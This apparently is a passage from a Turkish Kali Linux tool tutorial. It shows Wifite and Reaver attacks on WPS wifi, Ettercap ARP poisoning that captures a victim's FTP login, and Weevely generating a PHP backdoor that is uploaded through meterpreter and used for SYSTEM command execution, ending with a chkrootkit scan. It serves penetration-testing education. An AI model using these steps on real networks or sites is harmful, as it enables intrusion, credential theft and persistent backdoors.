 6 Visitur 2. Kat 4 WPA2 43db wps
 7 POCKETSENTEZ 6 WPA 42db no
 8 tinimuzikmerkezi 1 WPA 42db no
 9 linksys 11 WPA 40db no
 10 Senator_Hotel_Flo... 6 WPA2 40db no
 11 alansar 11 WPA 39db no
 12 tr2 13 WPA2 39db wps
 13 Senator_Hotel_Flo... 6 WPA2 39db no client
 14 ALAMIR 4 WPA2 38db wps
 15 IKLIM 11 WPA 38db no
 16 Senator_Hotel_Lobby 6 WPA2 38db no
Total 29 wireless networks found. The most powerful network you are able to hear.
Current workspace: "WIFI"
```

- Atak gerçekleştirilecek olan ağın numarası seçilerek atak gerçekleştirilir. (NUM:)

# Wifite

- CTRL + C ile tarama işlemini kesilip, 17 numaralı ağ seçilir ve atak başlatılır.
  - Aşağıdaki örnekte seçilen numara için gerçekleştirilen atak gösterilmektedir.

```
14 IKLIM - - - - -
15 TP-LINK_cafe 1 WPA2 37db no
16 BYRSGR 1 WPA2 36db wps
17 ZyXEL 6 WEP 36db no
18 emrah 1 WPA2 34db wps
[+] select target numbers (1-18) separated by commas, or 'all': 17
[+] 1 target selected. The quieter you become, the more you are able to hear.
[0:10:00] preparing attack "ZyXEL" (00:02:CF:DF:96:29)
[0:10:00] attempting fake authentication (5/5)... failed
[0:10:00] attacking "ZyXEL" via arp-replay attack
[0:09:44] captured 0 ivs @ 0 iv/sec
```

# Reaver

- Komut satırından reaver yazarak çalıştırılır.
- Ana sayfa =<http://code.google.com/p/reaver-wps>
- Reaver, WPS ağlara brute-force ataklar gerçekleştirerek bu ağların pinini ele geçirmeyi hedefler. Çünkü WPS ağda pin ele geçirildiğinde WPA,WPA2 anahtarlarının bulunması çok kolay olacaktır.
- Reaver open source bir projedir.

# Reaver

- reaver --help ile yardım seçenekleri görüntülenebilir.

## Gerekli argümanlar:

- i Monitör modda kullanılan arayüzün ismi girilir.
- b Hedef AP' nin bssid değeri girilmelidir. (MAC)

## Seçenekler :

- c Mevcut kanalı belirler.
- e AP nin essid' sini belirt.
- a AP için en iyi seçenekleri otomatik algılar.
- p 4 ya da 8 rakamdan oluşan WPS pini gir.

# Reaver

- Aşağıda reaver ile gerçekleştirilen atağın örneği görülmektedir.

```
root@kali:~# reaver -i mon0 -b F4:EC:38:CD:80:9A -vv
Reaver v1.4 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetso
[?] Restore previous session for F4:EC:38:CD:80:9A? [n/Y] y
[+] Restored previous session
[+] Waiting for beacon from F4:EC:38:CD:80:9A
[+] Switching mon0 to channel 4
[+] Associated with F4:EC:38:CD:80:9A (ESSID: Visitur 2. Kat)
[+] Trying pin 00055673
[+] Sending EAPOL START request
[!] WARNING: Receive timeout occurred
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
[+] Received M3 message
[+] Sending M4 message
[+] Received WSC NACK
[+] Sending WSC NACK
[+] Trying pin 00065672
```

- Bu atakta WPS ağ için pin numarası denenerek bulunmaya çalışmaktadır.

# Ettercap


- Komut satırından **ettercap** yazılarak başlatılır. Ayrıca **ettercap -G** ile GUI olarak kullanılabilir.
- Ana sayfa = <http://ettercap.github.io/ettercap/>
- Ettercap man in the middle(ortadaki adam ) atakları için kapsamlı bir paket yazılımıdır.
- Anlık bağlantıları sniff etme, trafikteki verileri filtreleme ve daha birçok hileye sahiptir.
- Aktif ya da pasif trafigi analiz etme yeneğine sahiptir. Birçok protokol desteği mevcuttur.
- Ettercap open source bir projedir.

# Ettercap

- Ettercap kullanıcı arayüzü aşağıdaki gibidir.




- Sniff sekmesine girilip ağ arayüzü seçilir ve aşağıdaki menu gelir.



# Ettercap

- Ettercap ile arp poison uygulama örneği.

- Arp poison, yerel ağa saldırgan makinenin kurban ile gateway arasında girip, trafiği üstünden geçirmek için yaptığı saldırıdır. Saldırgan bu şekilde akan trafiği sniff edip, önemli bilgileri elde edebilir. Saldırı ARP protokolü üzerinden gerçekleştirilir. Gateway ve kurbanın arp tabloları yayınlanan arp paketleriyle zehirlenir. Ardından kurbanın tüm internet trafiği rahatlıkla izlenebilir. Aşağıdaki şekilde bu durum gösterilmiştir.



- Burada hacker kurbana kendi adresinin, MAC = 3 olduğunu belirten ARP paketler gönderir. Aynı zamanda gatewaye de MAC =1 olduğunu belirten ARP paketleri gönderir. Böylelikle kurban hackerı gateway sanarak paketlerini ona iletir. Hacker bu paketleri gatewaye forward eder. Trafiği üstüne almış olur.

# Ettercap

- Saldırganın IP adresi ve MAC adresi

```
root@kali:/etc# ifconfig
eth0 Link encap:Ethernet HWaddr 00:0c:29:a4:7e:25
 inet addr:192.168.168.131 Bcast:192.168.168.255 Mask:255.255.255.0
```

- Kurbanın IP adresi, MAC adresi ve ARP tablosu

```
Ethernet adapter Local Area Connection:
 Connection-specific DNS Suffix . : localdomain
 Description : Intel(R) PRO/1000 MT Network Connection
 Physical Address : 00-0C-29-DD-27-B3
 DHCP Enabled. : Yes
 Autoconfiguration Enabled : Yes
 IP Address : 192.168.168.132
 Subnet Mask : 255.255.255.0
 Default Gateway : 192.168.168.2
 DHCP Server : 192.168.168.254
 DNS Servers : 192.168.168.2
 Primary WINS Server : 192.168.168.2
 Lease Obtained. : 03 Ekim 2013 Persembe 17:11:22
 Lease Expires : 03 Ekim 2013 Persembe 17:41:22

C:\Documents and Settings\Administrator>arp -a
Interface: 192.168.168.132 --- 0x10003
 Internet Address Physical Address Type
 192.168.168.2 00-50-56-e1-fa-00 dynamic
```


- Gateway IP' si 192.168.168.2 ve Gateway MAC adresi 00-50-56-e1-fa-00 olarak ARP tablosunda tutulmaktadır.

# Ettercap

- Öncelikle hacker gatewayden gelen paketleri kurbana iletebilmek için ip yönlendime yapabilmelidir. Bunun için ip forwarda izin vermek gerekiyor;


```
root@kali:~# cat /proc/sys/net/ipv4/ip_forward
0
root@kali:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@kali:~# cat /proc/sys/net/ipv4/ip_forward
1
```

- Daha sonra ettercap açılır ve sniff menüsünden öncelikle Hosts>Scan for hosts seçeneği ile taratılır. Ardından Hosts>Hosts list ile hostlar listelenir.




# Ettercap

- Host taramasının ardından host listesine gelip gatewayi **Add to Target 1** e atıyoruz. Ardından hedef hostuda Add to Target 2 ye atıyoruz.




- Böylece ettercap kurbanı ve gatewaye göndereceği paketleri kararlaştıracaktır.
- Saldırıyı başlatmak için Mitm>Arp poisoning>sniff remote conenctions diyip ok' e basılmalıdır. Böylece atak başlamış olur.



# Ettercap


- Saldırı başladıkten sonra kurbanın arp tablosu zehirlenmeye başlar. Kurban, hacker makineyi (192.168.168.131) gateway olarak görecektir. Aşağıda bu durum gösterilmektedir.



The image shows two side-by-side Command Prompt windows. Both windows are running under the 'Administrator' account and are displaying the output of the 'arp -a' command. In the first window (left), the ARP table shows two entries: one for the interface (192.168.168.132) and one for the target host (192.168.168.2). In the second window (right), after the poisoning process, the table has been modified. The entry for the target host (192.168.168.2) now lists the hacker's IP (192.168.168.131) as its Internet Address and the hacker's MAC address (00-0c-29-a4-7e-25) as its Physical Address. The original target host's information (192.168.168.2 and 00-50-56-e1-fa-00) has been moved to the bottom of the table.


```
C:\>arp -a
Interface: 192.168.168.132 --- 0x10003
 Internet Address Physical Address Type
 192.168.168.2 00-50-56-e1-fa-00 dynamic
 192.168.168.131 00-0c-29-a4-7e-25 dynamic
C:\>
C:\>arp -a
Interface: 192.168.168.132 --- 0x10003
 Internet Address Physical Address Type
 192.168.168.2 00-0c-29-a4-7e-25 dynamic
 192.168.168.131 00-50-56-e1-fa-00 dynamic
C:\>
```

- Daha sonra ettercap içerisinde Start > Start sniffing yazılarak dinleme başlanır.




# Ettercap

- Daha sonra kurbanın gerçekleştirdiği bir bağlantı, ettrecap izleme ekranından görüntülenir. Aşağıda bu durum gözükmemektedir.
  - Kurban ftp sunucuya bağlantı gerçekleştiriyor.



```
C:\ Command Prompt - ftp 72.34.52.148
C:\Documents and Settings\Administrator>ftp 72.34.52.148
Connected to 72.34.52.148.
220----- Welcome to Pure-FTPd [privsep] [TLS] -----
220-You are user number 1 of 50 allowed.
220-Local time is now 08:49. Server port: 21.
220-IPv6 connections are also welcome on this server.
220 You will be disconnected after 15 minutes of inactivity.
User <72.34.52.148:<none>>: intelrad
331 User intelrad OK. Password required
Password:
530 Login authentication failed
Login failed.
ftp>
```

- Hacker ettercap oturumu üzerinden bu bağlantıyı görüntüleyüyor.





# Weevelly

- Komut satırından **weevelly** yazarak çalıştırılır.
- Ana Sayfa = <http://epinna.github.io/Weevelly/>
- Weevelly gizli olarak bir web shell oluşturan bir araçtır. Bu kabuk telnet' e benzer bir bağlantı sağlar.
- Web uygulaması için önemli bir post exploitation aracıdır ve gizli backdoor olarak kullanılabilir.
- Open source bir projedir.

# Weevelly


- weevelly -h yazarak seçenekler görülebilir.  
**generate** : Gönderilecek olan PHP backdoor' u oluşturma.  
**help** : Kullanılabilir modülleri ve backdoor üreteçlerini göster.
- Altaki 1. komut ile PHP backdoor üretilir ve 2. komut ile generate edilen backdoor çalıştırılır.

```
weevelly generate <password> [<path>]
weevelly <url> <password>
```

# Weevelly


- Weevelly kullanım örneği.

- Öncelikle hedef siteye göndereceğimiz backdoor oluşturulur.



```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# weevelly generate intelrad /root/backdoor.php
[generate.php] Backdoor file '/root/backdoor.php' created with password 'intelrad'
root@kali:~#
```


- Daha sonra hedef siteye bu backdooru yüklememiz gerekiyor. Bu işlem siteden elde edilen bir açıklıkla veya meterpreter ile elde edilmiş oturumdan gerçekleştirilebilir. (weevelly post exploitation aracıdır.) Bu örnekte meterpreter oturumu ile yüklenmiştir.



```
root@kali: ~
File Edit View Search Terminal Help
meterpreter > upload /root/backdoor.php C:\\wamp\\www
[*] uploading : /root/backdoor.php -> C:\\wamp\\www
[*] uploaded : /root/backdoor.php -> C:\\wamp\\www\\backdoor.php
meterpreter > █
```

# Weevely

- Daha sonra weevely' e gerekli komutu vererek hedef makinedeki backdoor ile iletişime geçiyoruz.



```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# weevely http://192.168.132/backdoor.php intelrad
[+] Welcome to Weevely. Browse filesystem and execute system commands.
[+] Use ':help' to list available modules and run selected one.

SYSTEM@intelrad-9153c6:C:\wamp\www $ dir
Volume in drive C has no label.
Volume Serial Number is 3423-ACA8

Directory of C:\wamp\www

10/04/2013 12:45 PM <DIR>
10/04/2013 12:45 PM <DIR> ..
10/04/2013 02:44 PM 604 backdoor.php
10/04/2013 12:45 PM 21,237 index.php
06/23/2013 10:56 AM 184 testmysql.php
 3 File(s) 22,025 bytes
 2 Dir(s) 42,159,259,648 bytes free
SYSTEM@intelrad-9153c6:C:\wamp\www $
```

# chkrootkit

- Komut satırında **chkrootkit** yazarak direkt olarak çalıştırılabilir.
- Ana sayfa = <http://www.chkrootkit.org/>
- Chkrootkit aracı linux/unix sistemlere yerleşmiş rootkitleri tespit etmek için geliştirilmiştir.
- Chkrootkit aracı bilinen rootkit yazılımlarını tespit edebilmektedir.

# chkrootkit

- chkrootkit -h ile seçenekleri görebiliriz.

Usage: chkrootkit [options] [test ...]

-h	yardım ekranı
-V	versiyon bilgisi
-l	sistemde aranan rootkitlerin ismi
-d	debug seçeneği
-r dir	dizin belirtme özelliği
-x	expert mod

# chkrootkit

- Örnek bir rootkit taratması aşağıdaki gibidir.

```
File Edit View Search Terminal Help
root@kali:~# chkrootkit
/usr/sbin/chkrootkit: 27: [: Illegal number: 7-trunk-686-pae
ROOTDIR is `/'
Checking `amd'...
Checking `basename'...
Checking `biff'...
Checking `chfn'...
Checking `chsh'...
Checking `cron'...
Checking `crontab'...
Checking `date'...
Checking `du'...
Checking `dirname'...
Checking `echo'...
Checking `egrep'...
Checking `env'...
Checking `find'...
Checking `fingerd'...
Checking `gpm'...
Checking `grep'...
Checking `hdparm'...
not found
not infected
not found
not infected
not infected
not infected
not infected
not infected
not infected
not infected
not infected
not infected
not infected
not infected
not infected
not infected
not infected
not infected
not infected
not infected
not found
not found
not infected
not infected
```



The quieter you become, the more you are able to hear.